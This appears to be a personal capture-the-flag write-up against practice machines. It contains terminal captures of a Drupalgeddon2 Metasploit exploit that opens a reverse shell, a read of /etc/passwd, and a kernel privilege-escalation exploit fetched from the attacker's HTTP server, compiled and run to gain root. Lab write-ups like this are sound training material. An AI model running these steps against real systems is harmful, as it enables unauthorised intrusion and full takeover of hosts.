
Exploit target:

  Id  Name
  --  --
  0    Automatic (PHP In-Memory)


msf5 exploit(unix/webapp/drupal_drupalgeddon2) > exploit

[*] Started reverse TCP handler on 192.168.1.119:4444
[*] Sending stage (38288 bytes) to 192.168.1.127
[*] Meterpreter session 1 opened (192.168.1.119:4444 -> 192.168.1.127:56208) at 2020-04-28 18:56:44 -0400

meterpreter > shell
Process 4120 created.
Channel 0 created.
ls
CHANGELOG.txt
COPYRIGHT.txt
INSTALL.mysql.txt
INSTALL.pgsql.txt
INSTALL.sqlite.txt
INSTALL.txt
LICENSE.txt
LuizGonzaga-LampiaoFalou.mp3
MAINTAINERS.txt
```




4. Gaining access to the server and gaining information on the users that have access. User "apache" is accessible. Still have not gained root privileges.'



```
id
bash: jYj?XIy?jX?Rh//shh/bin?RS?id: No such file or directory
bash-3.00$ id
uid=48(apache) gid=48(apache) groups=48(apache)
bash-3.00$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
rpm:x:37:37:/:/var/lib/rpm:/sbin/nologin
haldaemon:x:68:68:HAL daemon:/:/sbin/nologin
netdump:x:34:34:Network Crash Dump user:/var/crash:/bin/bash
nscd:x:28:28:NSCD Daemon:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/ssh:/sbin/nologin
rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin
mailnull:x:47:47:/:/var/spool/mqueue:/sbin/nologin
smmsp:x:51:51:/:/var/spool/mqueue:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
pcap:x:77:77:/:/var/arpwatch:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
squid:x:23:23:/:/var/spool/squid:/sbin/nologin
webalizer:x:67:67:Webalizer:/var/www/usage:/sbin/nologin
xfs:x:43:43:X Font Server:/etc/X11/fs:/sbin/nologin
ntp:x:38:38:/:/etc/ntp:/sbin/nologin
pegasus:x:66:65:tog-pegasus OpenPegasus WBEM/CIM services:/var/lib/Pegasus:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
john:x:500:500:/:/home/john:/bin/bash
harold:x:501:501:/:/home/harold:/bin/bash
bash-3.00$ ^C
Abort session 1? [y/N] y
```


5. To gain privileged access we need to download a vulnerable CentOS version 4.5 script. Which I did 9542.c*



```
shashhh10@kali: ~/Desktop/CTFs/kioptrix 1.1
File Actions Edit View Help
shashhh10@ka...Desktop/CTFs shashhh10@kali: ~ shashhh10@kali...s/kioptrix 1.1
shashhh10@kali:~/Desktop/CTFs/kioptrix 1.1$ searchsploit centos 4.5
-----
Exploit Title | Path
(./usr/share/exploitdb/)
-----
Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4/5 | exploits/linux_x86/local/9542.c
Linux Kernel 3.14.5 (CentOS 7 / RHEL) - 'libfutex' Local Privilege Escala | exploits/linux/local/35370.c
-----
Shellcodes: No Result
shashhh10@kali:~/Desktop/CTFs/kioptrix 1.1$ sudo /usr/share/exploitdb/exploits/linux_x86/local/9542.c /root/Desktop
/CTFs/kioptrix 1.1
sudo: /usr/share/exploitdb/exploits/linux_x86/local/9542.c: command not found
shashhh10@kali:~/Desktop/CTFs/kioptrix 1.1$ sudo cp /usr/share/exploitdb/exploits/linux_x86/local/9542.c /root/Desktop
/CTFs/kioptrix 1.1
cp: target '1.1' is not a directory
shashhh10@kali:~/Desktop/CTFs/kioptrix 1.1$ sudo cp /usr/share/exploitdb/exploits/linux_x86/local/9542.c /root/Desktop
/CTFs/kioptrix\1.1
cp: failed to access '/root/Desktop/CTFs/kioptrix1.1': Not a directory
shashhh10@kali:~/Desktop/CTFs/kioptrix 1.1$ sudo cp /usr/share/exploitdb/exploits/linux_x86/local/9542.c /root/Desktop
/CTFs/kioptrix \1.1
cp: target '1.1' is not a directory
shashhh10@kali:~/Desktop/CTFs/kioptrix 1.1$ sudo cp /usr/share/exploitdb/exploits/linux_x86/local/9542.c /root/Desktop
/CTFs/kioptrix\1.1
cp: failed to access '/root/Desktop/CTFs/kioptrix1.1': Not a directory
shashhh10@kali:~/Desktop/CTFs/kioptrix 1.1$ cd ..
shashhh10@kali:~/Desktop/CTFs$ sudo cp /usr/share/exploitdb/exploits/linux_x86/local/9542.c /root/Desktop/CTFs/
cp: failed to access '/root/Desktop/CTFs/': Not a directory
shashhh10@kali:~/Desktop/CTFs$ cd kioptrix\ 1.1/
shashhh10@kali:~/Desktop/CTFs/kioptrix 1.1$ sudo cp /usr/share/exploitdb/exploits/linux_x86/local/9542.c /home/shas
hhh10/Desktop/CTFs/kioptrix 1.1/
cp: target '1.1/' is not a directory
shashhh10@kali:~/Desktop/CTFs/kioptrix 1.1$ sudo cp /usr/share/exploitdb/exploits/linux_x86/local/9542.c /home/shas
hhh10/Desktop/CTFs
shashhh10@kali:~/Desktop/CTFs/kioptrix 1.1$ cd ..
shashhh10@kali:~/Desktop/CTFs$ ls
9542.c 'kioptrix 1.1' Lampiao MrRobot
shashhh10@kali:~/Desktop/CTFs$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.1.119 - - [29/Apr/2020 21:45:38] "GET /9542.c HTTP/1.0" 200 -
192.168.1.119 - - [29/Apr/2020 21:47:24] "GET /9542.c HTTP/1.0" 200 -
^C
Traceback (most recent call last):
  File "/usr/lib/python2.7/runpy.py", line 174, in _run_module_as_main
    "__main__", fname, loader, pkg_name)
  File "/usr/lib/python2.7/runpy.py", line 72, in _run_code
    exec code in run_globals
  File "/usr/lib/python2.7/SimpleHTTPServer.py", line 235, in <module>
```

6. Had some trouble importing the script from the filesystem to the reverse shell using the python simple server, but did it eventually. Privilege escalation completed and got access to the root user.

```
HTTP request sent, awaiting response... 200 OK
Length: 2,643 (2.6K) [text/plain]

 0K ..                               100% 180.04 MB/s

04:59:15 (180.04 MB/s) - `9542.c' saved [2643/2643]

bash-3.00$ ls
9542.c
bash-3.00$ gcc -o exploit 9542.c && ./exploit
9542.c:109:28: warning: no newline at end of file
sh: no job control in this shell
sh-3.00# id
uid=0(root) gid=0(root) groups=48(apache)
sh-3.00# |
```

7. Will exploit the sql database to gain user credentials.
To-be-continued.

-----*End-of-ctf*-----